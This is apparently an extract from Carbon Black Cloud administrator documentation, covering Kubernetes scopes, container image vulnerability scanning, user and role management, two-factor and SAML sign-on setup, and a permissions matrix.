Even though scopes are overlapping by design (the default scope is **Any**, that means it will overlap with all other scopes in the system), each particular workload will be associated with a single policy. The scope resolution uses an internal logic to find the policy, related to the most specific scope for each workload. By using scopes, you can manage which policy will be applied to specific areas in your Kubernetes environment, without affecting the rest of the setup. Both options are possible:

- If you have areas (workloads) in your Kubernetes environment, which require a less-restrictive policy, for example in case of a policy for the kube-system namespace.
- If you have areas (workloads) in your Kubernetes environment, which require more restrictive policy, for example an application requiring PCI compliance.

In both cases, you can create a dedicated policy and assign the scope to that policy, by creating a dedicated scope.

You can see how many scopes a workload belongs to and the policy applied to it on the [Kubernetes Workloads](#) page.

Managing Kubernetes Scopes

You can add and edit scopes, and you can delete scopes, which are not attached to a K8s policy.

You can manage Kubernetes Hardening policies by the following actions:

- Creating or editing a scope.
- Deleting a scope - K8s scopes attached to policies cannot be deleted. If a scope is not attached to a policy, click on the **bin** icon to delete the scope.

Add or Edit Scope

Grouping Kubernetes resources by scope provides a foundation for targeted planning of security policies. You can update the configuration of already created K8s scopes, having in mind the policies they are assigned to.

To create a new K8s Scope or to change a scope configuration, follow the steps:

Prerequisites

Install and setup your Kubernetes clusters and create your cluster groups. See [K8s cluster setup](#).

Procedure

- 1 On the left navigation pane, click **Inventory > Kubernetes > K8s Scopes**, then click **Add Scope** or **Edit** for a particular scope.

Note If you have already attached a policy to a particular scope, you will be notified which policies will be affected by scope updates.

- 2 Enter a **Name** for the scope.
- 3 Choose the focus and purpose for grouping your Kubernetes resources. Depending on your choice, one or more different fields will be displayed.

Note Scopes with focus **Build Phase** or **Applications** may group container images, which are not deployed yet.

- Select **Build Phase** for creating a CLI scope you want to use for vulnerabilities scan of container images. To define a CLI scope, use the **Build steps** parameter. This parameter is used for enforcing policies on container images. For more details, see [Set Up CLI Client for Image Scanning](#).
- For **Deploy Phase**, follow the rules:
 - Group by clusters, namespaces, or both.
 - To apply the same policy to multiple clusters, you can use the cluster group as a basis for your scope. You can also select the clusters instead of the cluster group. The cluster group includes all clusters, currently existing or future, which will be part of it. By that means, the cluster group is a broader selection than the list of particular clusters.

- If you have a namespace with the same name in multiple clusters, the scope you define per namespace will span across clusters for that particular namespace.
 - If you want to determine a particular namespace inside a particular cluster, you can point to a cluster (or cluster group) and to a specific namespace.
 - Scopes with focus **Applications** includes all container images, regardless of the phase - images in build phase or images deployed on Kubernetes workloads.
- 4 Select the cluster, cluster groups, and/or namespaces from the list.

Note The cluster groups, clusters and namespaces are populated with:

- the cluster groups created during installation
 - the clusters installed
 - the namespaces identified in those clusters.
-

- 5 Click **Save**.

The scope is ready for use in a Kubernetes Hardening Policy.

What to do next

When you are ready with the scopes, you can [Create Kubernetes Hardening Policies](#).

Kubernetes Images

Inventory > Kubernetes > K8s Images page is an inventory of Docker container images running on your Kubernetes clusters, with vulnerability scan results and available fixes for each image. The Carbon Black Cloud CLI Client for container images populates the list.

For more information about the image scanning functionality, see [Image Repositories](#).

The scan provides an additional layer of protection to the Kubernetes workloads. The Kubernetes policies, which you can enforce for clusters and namespaces, and by that means for workloads, can be configured to include security rules at the level of container images.

For more information about Kubernetes policies, see [Kubernetes Policies](#).

Kubernetes Images

The Kubernetes images list displays the following data:

Image Characteristics	Description
Image Link	<ul style="list-style-type: none"> ■ Location of the image - the prefix is the repository name. ■ Link to the image scan report. <p>For more information about the full image scan report, see Image Scan Report.</p>
Scan Status	<p>Scan status - Scanned or Not Scanned, dynamically updated.</p> <p>If a container image is deployed before the scanning, it can appear in the list with a Not Scanned status.</p>

Image Characteristics	Description
Initial Scan	Date of the initial scan.
Vulnerabilities/ Fixes	Count of vulnerabilities/ Count of available fixes for the image: The vulnerabilities are indicated with color corresponding to their risk severity. The risk severity is based on the Common Vulnerability Scoring System (CVSS 3.0). For more information about how the CVSS ratings are represented in Carbon Black Cloud, see Color Indicators for Image Vulnerabilities .
Workloads	Count of workloads where the image is in use.
Exceptions	Count of exceptions per image.

Command-Line Interface (CLI)

Carbon Black Cloud CLI Client for image scanning performs a scan for known vulnerabilities and enforces security or compliance rules, regardless of the specific deployment environment. The image scanning can be included in your continuous integration script, or triggered, using a command line terminal.

In the command line, you can see the vulnerabilities found in the image, the package or library impacted, the risk score and the CVE code - the Common Vulnerabilities and Exposures code, along with a link to the full image scan report in the Carbon Black Cloud console.

Note It is recommended to run the image scanning at build time, before deploying the container images.

For more information how to configure and install the CLI Client, see [CLI Client Configuration](#).

Monitoring Vulnerabilities for Kubernetes Images


The scan results for known vulnerabilities in your Kubernetes environment is refreshed at each scanning.

You can use the information on the **Inventory > Kubernetes > K8s Images** page for:

- Investigating which workloads are impacted by the vulnerabilities.
- Using the information as a basis for configuring K8s policies.
- Enabling exceptions for particular images to be skipped by K8s policies.

To monitor the vulnerabilities assessment for all running container images, you can proceed in several ways - filter the scan results, search for a particular image name, see the details for an image or click the image name to open the [Image Scan Report](#).

Using the Filters

To expand the filter options, on the **Inventory > Kubernetes > K8s Images** page, click  at the top left of the table. You can filter by:


- **Scan Status** - to find all not scanned images.



- **Vulnerabilities** - to focus on the number of the most critical and important vulnerabilities first.
- **Fixes** - to identify the number of available fixes first.
- **Namespace** or **Cluster** - to look at a specific Kubernetes cluster.

Using the Search

Alternatively, you can search an image name or a repository name in the search text box for a particular investigation.

Reviewing the Image Details Panel

The **Image Details** panel includes repository, registry, scan status, last scan date, CVE codes of vulnerabilities, and exceptions. To open the [Image Details Panel](#), click  at the end of the image row.

- To see the full list of vulnerabilities, on the Image Details Panel, click the icon  next to the **Vulnerabilities** section title.
- To see the short description of the CVE code and the package, where the vulnerability is identified, in the Image Scan Report, **Vulnerabilities** tab, click the CVE code.
- To see the full list of Kubernetes resources, on the Image Details Panel, click the icon  next to the **Kubernetes** section title.

For more information about the image details panel, see [Image Details Panel](#).

Reviewing the Image Scan Report

The Image Scan Report presents the complete information on all aspects of the image scan - overview, packages, vulnerabilities, K8s workloads. To see the Image Scan Report, click the link for an image in the **Image** column.

For more information about the image scan report, see [Image Scan Report](#).

Identify Available Fixes to Apply

You can identify the available fixes for known vulnerabilities, discovered in the container images.


Each vulnerability is characterized by CVE code, list of impacted packages or libraries, package version, available fix and fix version.

Note You can only identify the patches. To apply them, proceed in your Kubernetes environment.

Prerequisites

- Be familiar with the [Common Vulnerabilities and Exposures \(CVE\) list](#).


Procedure

- 1 To expand the filter options, on the left navigation pane, click **Inventory > Kubernetes > K8s Images**, then click the carets  at the top left of the table. For the **Fixes** filter, select **Available Fixes**.

The table displays only images, for which there are fixes. The **Vulnerabilities/ Fixes** column indicates **the count of fixes** per category inside a color bar.

For more information about how Carbon Black Cloud represents the CVSS ratings, see [Color Indicators for Image Vulnerabilities](#).

Note If the filter **Available Fixes** is applied, only categories, where fixes are found can be visible. When unfiltered, for not available fixes, 0 is displayed in the bar.

- 2 (Optional) Either use the search text box to find a particular image, or review the listed images. You can do that by clicking  at the end of the image row.

You can drill-down the available information for workloads or check the [Image Scan Report](#). On the **Vulnerabilities** tab, observe the list of all vulnerabilities and their fixes.

Example: Example Vulnerability and Available Fix

- Vulnerability: CVE-2017-14062
- Package: libidn2
- Package Version: 1.0
- Available Fix Version: 1.33-1+deb8ul

Enable Exceptions on Image


You can enable an exception for a particular vulnerability for a particular image to be skipped by K8s policies.

An image can hold many vulnerabilities. You can consider some of them as not incurring risk for your environment. In that case you can enable an exception for those vulnerabilities for a particular image only.

To create an exception for a particular image, you can proceed in two ways:

Procedure

- 1 On the left navigation pane, click **Inventory > Kubernetes > K8s Images**.
- 2 Click the image name link.
- 3 Select **Vulnerabilities** tab.

You can investigate the list of vulnerabilities, by clicking the icon  next to each CVE code to expand more details about.

- 4 In the **Exception** column, toggle on to enable the exception, that means that any K8s policy capturing this vulnerability for the image, will not restrict further action.
- 5 (Optional) To add comments, in the **Comments** column, click the edit icon and enter your note.

Results

If a K8s policy, including rules for container images, is configured, the rule validation will skip the container images with exceptions.


Image Scan Report

You can see the scan report for a container image by following the link for the image on the **Inventory > Kubernetes > K8s Images** page or the **Inventory > Image Repos** page. You can enable an exception for a particular vulnerability from the **Vulnerabilities** tab of the report. You can also copy the URL of the report in the clipboard.

Copy URL

The **Copy URL** button at the top right keeps the link to the particular image scan report in the clipboard. You can paste the URL in a third party application.

Overview

This tab adds more data on the container image, such as layers of the image - expandable using the icon , operating system (OS), architecture.

Additionally, the tab displays:

- Count of **Violations** for policy rules, if a K8s policy, including rules for container images, is configured. The number of violations is equal to the number of CVE codes, violating the rule.

Packages

This tab presents the packages, included in the particular image.

Vulnerabilities

This tab provides a full description of the detected vulnerabilities for the particular image. This is the tab, where you can enable an exception for a vulnerability in that particular image.

Vulnerability Characteristics	Description
Severity	Qualitative and quantitative measure of the risk severity, according CVSS.
Vulnerability	CVE code link - displays vulnerability details.
Type	Package or Library.
Package/ Library	Name of the package/ library, where the vulnerability is discovered.
Version	Version of the package/ library, where the vulnerability is discovered.
Fix	Package/ Library and Version, where the vulnerability is being fixed.

Vulnerability Characteristics	Description
Exception	Toggle On/Off an exception.
Comments	Text box for adding comments, for example to provide reason for the exception.

To create an exception, see [Enable Exceptions on Image](#).

K8s Workloads (for Kubernetes Images Only)

This tab displays the K8s workloads information. You can find the same information on the **K8s Workloads** page.

Note The **Risk** score calculation for K8s workloads differs from the risk score for vulnerabilities in Docker container images, as both scores are based on different evaluation systems.

K8s Workload Characteristics	Description
Name	Name of the Kubernetes workload.
Resource Kind	Resource kind, for example Deployment, CronJob, and so on.
Scopes	Count of scopes if many, with an option to see the list of scopes, or the Kubernetes scope name.
Cluster	Kubernetes cluster, where the workload is located.
Namespace	Kubernetes namespace, where the workload participates.
Policy	Link to the Kubernetes policy, applicable for this workload.
Risk	Risk score, assigned to the workload with installing Carbon Black Cloud on your Kubernetes clusters, based on analysis of the Kubernetes environment configuration. The workloads risk score is visible on the K8s Health page and K8s Workloads page.

For more information about the K8s workloads risk score, see [Risk Severity](#).

Image Details Panel

You can see the image details by following the link at the end of the image row. The **Image Details** panel provides a short summary of all the data about an image and an image scan.

The Image Details Panel is split in the following sections - Image Details, Vulnerabilities, and Kubernetes.

Image Details

Image Characteristics	Description
Image Link	<ul style="list-style-type: none"> ■ Location of the image - the prefix is the repository name. ■ Link to the Image Scan Report.
Registry	Docker Hub and other third party repository hosting services are called registries. A registry stores a collection of repositories.
Repository	Docker repository, where you can store one or more versions of a specific Docker image.

Image Characteristics	Description
Manifest digest	Docker digest is a hash of a Docker image, supported by the Docker v2 registry format. This hash is encrypted with sha256 and is deterministic, based on the image build.
Repo digest	
Scan Status	Scan status - Scanned or Not Scanned, dynamically updated.
Initial Scan	Date of the initial scan.

Vulnerabilities

This section includes a list of the vulnerabilities found in an image and a time stamp of the last scan.

Note To see the date and time of the last image scanning run, look at the **Image Details** panel. The **K8s Images** page displays the initial scan time stamp.

Vulnerability Characteristics	Description
CVE	The CVE code is provided by the Common Vulnerabilities and Exposures list of publicly disclosed vulnerabilities and exposures. The link on the CVE code provides one more aspect of the data - you can see the affected images and the affected workloads by this particular CVE code, and if there are exceptions on any of the affected images.
Exception	Yes or No, depending on the availability of an exception.
Fix	If a fix is available, the package and version, where the vulnerability is fixed.

Kubernetes

This section includes a list of Kubernetes workloads and resources, using the container image.

Settings

8

This chapter includes the following topics:

- [General Settings](#)
- [Managing Users](#)
- [Managing Roles](#)
- [Subscribe to Notifications](#)
- [Setting up an API Access](#)
- [Data Forwarders](#)
- [Using the Inbox](#)
- [Audit Logs](#)

General Settings

You can use the general settings to define the boundaries of your organization's premises to determine which endpoints are on- or off-premises at the time of an event. In addition, you can specify the required registry key for compatibility with a Windows update.

Define On-Premise Devices

You can define on-premise devices.

Prerequisites

A device can be considered on-premises if it meets at least one of the following conditions:

- The device has a relevant Fully Qualified Domain Name (FQDN) registered on the network adapter.
- The device has a relevant IP address registered on the network adapter.
- A home network or remote network device has a matching FQDN or IP address in Reachable Hosts. This means the device is considered on-premises when it is actually off-premises.

Procedure

- 1 On the left navigation pane, click **Settings > General**.
- 2 Add your domain in the **DNS Suffix** textbox, then click **Add**.
- 3 Alternatively, add a **Reachable Host**, then click **Add**.

Note A device can only be defined as off-premises by excluding it from the DNS Suffix or Reachable Host lists.

Set Registry Key for Windows Update

Carbon Black offers a way to set the required registry key for compatibility with a Windows update.

Prerequisites

See [Windows KB 4072699](#).

Procedure

- 1 On the left navigation pane, click **Settings > General**.
- 2 Click **Send Registry Key**.
- 3 Set **ALLOW REGKEY**. Each Windows 3.1 sensor or later will install the registry key the next time that it checks in with the Carbon Black Cloud.

The following reg key/value is created:

- Key="HKEY
LOCALMACHINE"Subkey="SOFTWARE\Microsoft\Windows\CurrentVersion\QualityComp
at"
- Value Name="cadca5fe-87d3-4b96-b7fb-a231484277cc"
- Type="REG_DWORD"
- Data="0x00000000"

Note Any user who has administrator rights on the endpoint can manually delete the registry key. Microsoft recommends that the key not be changed or deleted after it is created.

Managing Users

You can add and delete users as well as modify their roles and login methodology.

By setting up and managing users, you give the users access to the Carbon Black Cloud console.

Add or Edit Users

You can add new console users, edit user details and update existing user role assignments.

Prerequisites

Note If you are in a multi-tenancy environment, see [Managing Users in a Multi-tenancy Environment](#) for details specific to your environment.

Procedure

- 1 On the left navigation pane, click **Settings > Users**.
- 2 Click **Add User** or identify the user you want to modify and in the **Actions** column, click **Edit**.
- 3 Enter the details for the new user, including name, email, and role or make edits as necessary.
- 4 Select user role.

Users are granted specific permissions based on their assigned role. Six pre-defined [Predefined User Roles](#) are available for selection.

You can also create a [Managing Roles](#) to create new roles with specific permission levels. Reference the [Roles Permission Descriptions](#) for additional detail when creating custom roles.

Note [Legacy User Roles](#) are still available for selection, but will be phased out over time.

- 5 Click **Save**.

Results

For new users:

- An email is sent to the input email address. The email will prompt the user to log in and create a password.
- Added users will appear in the table once they have confirmed their login credentials.

Delete Users

You can delete users, which are not administrators.

Procedure

- 1 On the left navigation pane, click **Settings > Users**.
- 2 Identify the user you want to delete and in the **Actions** column, click the **X** icon.
- 3 In the confirmation modal, click **Delete**.

Enabling Two-Factor Authentication

We recommend that you enable DUO or Google two-factor authentication (2FA) to add an extra layer of security to your organization.

You must have at least two users registered in the Carbon Black Cloud console to enable 2FA.

Enable Duo Security

You can enable Duo Security to add an extra layer of security to your organization.

As a best practice, open a second tab after logging into the console to make changes to 2FA settings.

Prerequisites

You must have at least two users registered in the Carbon Black Cloud console to enable 2FA.

Procedure

- 1 On the left navigation pane, click **Settings > Users**, then click **DUO Security**.
- 2 Click **Confirm** to confirm that you want to enable DUO 2FA for everyone in your organization who will sign in to the Carbon Black Cloud console.
- 3 Enter the DUO Security Settings from your DUO account into the modal.
- 4 Find the integration key, secret key, and API hostname in DUO. (**Applications > + Protect an Application** > search "Web SDK" > **Protect this Application**).
- 5 Click **Submit**.

Enable Google Authenticator

You can enable Google authentication to add an extra layer of security to your organization.

As a best practice, open a second tab after logging into the console to make changes to 2FA settings.

Prerequisites

You must have at least two users registered in the Carbon Black Cloud console to enable 2FA.

Procedure

- 1 On the left navigation pane, click **Settings > Users**, then click **Google Authenticator**.
You are prompted to confirm Google 2FA.
- 2 Sign out, then re-sign in to the Carbon Black Cloud console.
- 3 Download and install the iOS or Android Google Authenticator app on your mobile device. Open the Google Authenticator app on your mobile device and scan the barcode to complete the Google 2FA setup process. A pop-up modal window confirms that you have activated Google 2FA.
- 4 Enter the 6-digit code that appears on your mobile device to authenticate into the Carbon Black Cloud console.

Enabling SAML Integration

Use this procedure to enable SAML/SSO using any of three supported providers.

Important The following SAML providers have been tested and are supported for use within the Web Console using the Sign in via SSO button when SAML has been configured on the Administrators page:

- Ping Identity
- OneLogin
- Okta.

Best-effort support will be provided to users attempting the use of non-supported providers; however, solutions or workarounds are not guaranteed.

We recommend opening up two instances of the Carbon Black Cloud in separate browsers in case something is misconfigured and you are unable to log in using SAML. If this happens, return to the second instance and disable SAML. Then, verify the settings or contact Carbon Black technical support.

SAML-authenticated applications require the browser to be closed to complete the sign out process. To sign out, close your browser session after clicking **Sign Out**.

Enable SAML Integration with Ping Identity

You can enable SAML integration with Ping Identity.

Procedure

- 1 In each of two Carbon Black Cloud instances, on the left navigation pane, click **Settings > Users**, and for **SAML config** select **Enabled**.
SAML Config page is displayed.
- 2 In the SAML Config page, click **Other**. Leave the Email Attribute Name field as the value "mail".
- 3 Log in to your Ping One account <https://admin.pingone.com/web-portal/dashboard>.
- 4 On the Admin dashboard, click the **Applications** tab, **Add application**, then **New SAML application**.
- 5 Fill in the appropriate fields, click **Continue to Next Step**, then the **I have the SAML configuration tab selected** tab.
- 6 From the Carbon Black Cloud SAML Config page, enter the ACS field and the entity ID. Click **Continue to Next Step**.
- 7 Click **Add new attribute** and enter the following fields:
 - **mail**: Email

- **SAML_SUBJECT:** SAML_SUBJECT

- 1 For the mail field, click **Advanced**, enter the following fields, then click **Save**:
 - **NameFormat:** urn:oasis:names:to:SAML:2.0:attrname-format:basic
 - **Attribute Mapping:** mail = Email
 - 2 For the SAML subject field, click **Advanced**, enter the following fields, then click **Save**:
 - **NameFormat:** urn:oasis:names:to:SAML:2.0:nameid-format:transient
 - **Attribute Mapping:** SAML SUBJECT = SAMLSUBJECT
 - 3 Click **Save & Publish**.
 - 4 In the Review Setup section, copy the SAML signing certificate and paste it into the Carbon Black Cloud SAML Config page. Copy the SSO URL and paste it into the Carbon Black Cloud SAML Config page. If your PingOne account email does not match your Carbon Black Cloud user email, configure your PingOne email login account on the Users tab.
- 8 On the Carbon Black Cloud SAML Config page, click **Save**, then open a new browser tab or window and verify SAML Authentication.

Enable SAML Integration with OneLogin

You can enable SAML integration with OneLogin.

Procedure

- 1 In each of two Carbon Black Cloud instances, on the left navigation pane, click **Settings > Users**, and for **SAML config** select **Enabled**.
SAML Config page is displayed.
- 2 In the SAML Config page, click **Other**. Leave the Email Attribute Name field as the value "mail".
- 3 Go to OneLogin in a second browser and go to **Apps > Add Apps** in the OneLogin administrator dashboard.
- 4 Search for "SAML Test Connector" and select and save the first result from the search results list. OneLogin will open the application Info page. Click the **Configuration** tab.
- 5 In the display name field, type "CB PSC". From the Carbon Black Cloud SAML Enabled page, copy the URL from the Audience field. In Onelogin, paste the copied text into the RelayState, Audience, and Recipient fields.
- 6 In the Carbon Black Cloud SAML Enabled page, copy the URL from the ACS (Consumer) URL Validator field. In Onelogin, enter the copied text into the ACS (Consumer) URL Validator field.
- 7 In the Carbon Black Cloud SAML Enabled page, copy the URL from the ACS (Consumer) URL field. In Onelogin.com, paste the copied test into the ACS (Consumer) URL field.

- 8 Click **Save** to save your configuration changes at Onelogin.com. Click the **Parameters** tab and add the parameter "SAML Test Connector (IdP) Field mail" with "Value Email" (custom parameter).
- 9 Click the **SSO** tab. Copy the X.509 Certificate and paste the value into the X509 Certificate field in the Carbon Black Cloud. If you receive a "Request failed with status code 400" error message, try copying the certificate information line by line into the console.
- 10 In Onelogin, copy the SAML 2.0 Endpoint (HTTP) field and paste the value into the Single Sign On URL (HTTP-Redirect Binding) field in Carbon Black Cloud. Click **Save**.
- 11 Open a new browser tab or window and verify SAML authentication.

Enable SAML Integration with Okta

You can enable SAML integration with Okta.

Procedure

- 1 In each of two Carbon Black Cloud instances, on the left navigation pane, click **Settings > Users**, and for **SAML config** select **Enabled**.
SAML Config page is displayed.
- 2 In the SAML Config page, click **Other**. Leave the Email Attribute Name field as the value "mail".
- 3 Log in to Okta, click **Applications**, then **Create New App**. Set the app type to "SAML2.0", name the app, then click **Next**.
- 4 Copy the Audience and ACS URL from the Carbon Black Cloud (these are the same URL) and paste them into both the Single sign on URL and Audience URI (SP Entity ID) fields in Okta. Set the Attribute Statement as "Name=mail", "Name format=Basic"", and "Value=user.email".
- 5 Select **I'm an Okta customer adding an Internal app**, then click **Finish**.
- 6 Click **View Setup Instructions**. Copy the value in the Login URL/SignOn URL field and paste it into the Single Sign On URL field of the Carbon Black Cloud SAML Config page. Click **Save**.
- 7 Open a new browser tab or window and verify SAML authentication.

Managing Roles

Every Carbon Black Cloud console user is assigned to a role with respective permissions.

Assign roles to your console users from the **Users** page.

Explore pre-defined roles or create a custom role on the **Roles** page.

About User Roles

Every Carbon Black Cloud user is assigned to a role. User roles contain varying sets of permissions which dictate the views and actions available to a user.

The Carbon Black Cloud console comes with six pre-defined, built-in roles to choose from. Click the caret next to a role name in the table to view the permissions associated with each role.

Predefined User Roles

The Carbon Black Cloud console comes with six pre-defined, built-in roles to assign to your users.

Note [Legacy User Roles](#) are still available for selection, but will be phased out over time.

View All

Users can view pages, export data, and add notes and tags. Suited for new users or users in an oversight capacity.

Permissions include:

- View dashboard data
- Investigate alerts and view analysis
- View endpoints, workloads, policies, reputations

Analyst 1

Users monitor, investigate, and respond to potential threats. Users can also triage alerts and place devices in or out of quarantine.

Permissions include:

- View and quarantine devices
- Analyze and dismiss alerts

Analyst 2

Users monitor, investigate, and respond to potential threats. Users can also effect change on endpoints or workloads via Live Response, file deletion, and quarantine.

Permissions include all **Analyst 1** permissions, as well as:

- Manage background scans
- Delete hashes from endpoints or workloads

Analyst 3

Users monitor, investigate, and respond to potential threats. Users can also use Live Response and manage application reputations, and certificates. Users can use all Live Response features including process execution, memory dump, and removal from endpoints or workloads.

Permissions include all **Analyst 2** permissions, as well as:

- Live Query access
- Live Response access
- Approve/Ban applications
- Manage trusted certs

System Admin

Users are responsible for daily admin activities including adding users, managing sensors, and enabling bypass. Users in this role cannot change global settings, delete files, or use Live Response.

Super Admin

Users have all permissions, including console setup and configuration, Live Response, and management of policies, API keys, and sensor group rules.

Kubernetes Security DevOps

Users are responsible for configuring K8s security. This includes setting up K8s policies and scopes, and K8s clusters in the Carbon Black Cloud console. Users can monitor the health of the K8s environment, investigate workloads and violations, and take actions accordingly.

Legacy User Roles

Legacy user roles are still available for selection, but will be phased out over time.

- **View only:** View alerts; cannot take action on alerts. Some components are hidden from view-only users.
- **Administrator:** Full administrative rights; can view and take action on alerts.
- **Live Response Administrator:** Full administrator rights; can view and take action on alerts, and use Live Response to remediate issues on endpoints or workloads.

Permissions Matrix

Permissions matrix table shows the permissions that are assigned to a particular role.

Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Dismiss Alerts		X	X	X	X			X
Manage Alerts, Notes, and Tags		X	X	X			X	X
Manage Notifications		X	X	X	X		X	X
View Alerts, Notes, and Tags	X	X	X	X			X	X
View Notifications	X	X	X	X	X	X	X	X

Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
					Kubernetes Security DevOps	Kubernetes Security Developer		
API Keys	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Manage Access Levels								X
Manage API Keys					X			X
View API Keys		X	X	X	X		X	X
Appliances	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
					Kubernetes Security DevOps	Kubernetes Security Developer		
Register workload appliances and send workload assets to CBC	X	X	X	X			X	X
View Appliance Details	X	X	X	X	X		X	X
Custom Detections	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
					Kubernetes Security DevOps	Kubernetes Security Developer		
Manage Watchlist Feeds				X				X
Manage Watchlists				X				X
View Watchlist Feeds	X	X	X	X			X	X
View Watchlists	X	X	X	X			X	X

Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
					Kubernetes Security DevOps	Kubernetes Security Developer		
Device Control	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Manage Enforcement								X
Manage External Devices				X				X
View External Devices	X	X	X	X			X	X
Endpoint Management	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Bypass							X	X
Deregister and Delete Sensors							X	X
Export Device Data	X	X	X	X			X	X
Get and Delete a Hash from Specified Devices			X	X			X	X
Background Scan			X	X			X	X
Manage Devices							X	X
Manage Device Assignments								X
Manage Sensor Groups							X	X
Quarantine		X	X	X				X
View Devices and Sensor Groups	X	X	X	X			X	X

Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
					Kubernetes Security DevOps	Kubernetes Security Developer		
Investigate	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Conduct Investigations	X	X	X	X			X	X
Export Event Data	X	X	X	X			X	X
Live Query	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
					Kubernetes Security DevOps	Kubernetes Security Developer		
Use Live Query				X			X	X
View Live Query			X	X			X	X
Live Response	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
					Kubernetes Security DevOps	Kubernetes Security Developer		
Use Live Response			X	X				X
View Live Response			X	X				X
Execute Live Response Processes				X				X
Dump Memory and Remove Live Response				X				X
Organization Settings	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
					Kubernetes Security DevOps	Kubernetes Security Developer		
Configure 2FA and SAML								X

Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Export Dashboard Data	X	X	X	X			X	X
Manage Org Information and Codes								X
Manage Roles								X
Manage Users		X	X	X	X		X	X
View and Export Audit Logs	X		X	X			X	X
Download Sensor Kits							X	X
View 2FA and SAML	X		X	X			X	X
View Org Information and Codes	X	X	X	X			X	X
View Users	X	X	X	X			X	X
Manage Data Forwarders								X
View Data Forwarders							X	X
Policy Management	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Manage Policies								X
View Policies	X	X	X	X			X	X
Files and Reputations	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Delete Files			X	X				X

					Kubernetes Security DevOps	Kubernetes Security Developer		
Alerts	View All	Analyst 1	Analyst 2	Analyst 3			System Admin	Super Admin
Manage Reputations and Auto Banned List				X				X
View Reputations	X	X	X	X			X	X
Vulnerability Assessment	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Request Updated Vulnerability Data				X			X	X
View and Export Vulnerability Data	X	X	X	X			X	X
Workload Management	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Manage Workloads							X	X
View Workloads	X	X	X	X			X	X
Manage Kubernetes Security					X			X
View Kubernetes Security					X	X		X
View Image and Manage Image exceptions					X	X		X

Roles Permission Descriptions

Every user is assigned to a role with respective permissions. The following table describes the available permissions.

Alerts	Description
Dismiss Alerts	Dismiss selected alerts.
Manage Alerts, Notes, and Tags	Add, edit, and delete alerts, notes, and tags.
Manage Notifications	Add, edit, and delete notifications.
View Alerts, Notes, and Tags	View and search alerts, notes, and tags.
View Notifications	Access and view content on Notifications page.
API Keys	Description
Manage Access Levels	Add, edit, and delete access levels.
Manage API Keys	Add, edit, and delete API keys.
View API Keys	Access and view content on API Access page.
Appliances	Description
Register workload appliances and send workload assets to CBC	Register the Carbon Black Cloud (CBC) workload appliance and send the workload inventory data on the Workloads > VMs without Sensors page. You must have appliance credentials to register the appliance with CBC.
View Appliance Details	After registration of the Carbon Black Cloud workload appliance, view the appliance details on the API Access > API Keys page.
Custom Detections	Description
Manage Third Party Watchlists	Enable or disable reports and IOCs from watchlists curated by Carbon Black and third parties.
Manage Watchlists	Add, edit, and delete custom watchlists, related reports, and IOCs. Subscribe and unsubscribe from watchlists curated by Carbon Black and third parties.
View Third Party Watchlists	View all watchlists; custom and curated by Carbon Black and third parties.
View Watchlists	View the Watchlists page and all available watchlists.
Device Control	Description
Manage Enforcement	Turn on/off blocking on the Policies page. "Manage Policies" is required to change policy settings.
Manage External Devices	Review external devices, create approvals for specific or multiple USB devices, and manage approvals.
View External Devices	View USB Devices page and all the detected external devices.
Endpoint Management	Description
Bypass	Enable or disable bypass mode on a device.
Deregister and Delete Sensors	Manage deregistration and uninstall settings for sensors.
Export Device Data	Export device data to a CSV.
Get and Delete a Hash from Specified Devices	Upload and delete a hash from devices.

Alerts	Description
Background Scan	Enable or disable background scan on a device.
Manage Devices	Add and delete device owners; send activation codes; download and update sensors and signature versions.
Manage Device Assignments	Assign policies to devices.
Manage Sensor Groups	Add, edit, and delete sensor groups.
Quarantine	Enable or disable quarantined state on a device.
View Device Info and Sensor Groups	View device and sensor group information.
Investigate	Description
Conduct Investigations	Use filters and search capability on Investigate page.
Export Event Data	Export event data from Investigate page to a CSV.
Live Query	Description
Use Live Query	Use all Live Query capabilities. Create, execute, and view query results.
View Live Query	View query results.
Live Response	Description
Use Live Response	Initiate Live Response sessions, modify files and registry, and stop processes.
View Live Response	Initiate Live Response sessions, view files, registry, and processes.
Execute Live Response Processes	Execute processes on the remote asset.
Dump Memory and Remove Live Response	Dump kernel memory and permanently remove Live Response from the asset.
Organization Settings	Description
Configure 2FA and SAML	Add, edit, and delete two-factor authentication and SAML settings.
Export Dashboard Data	Export dashboard data to a CSV.
Manage Org Information and Codes	Create organization settings; set registry key and reset company registration codes.
Manage Roles	Add, edit, and delete user roles.
Manage Users	Add, edit, and delete console users; assign roles to users.
View and Export Audit Logs	View and search audit logs; export audit log data to CSV.
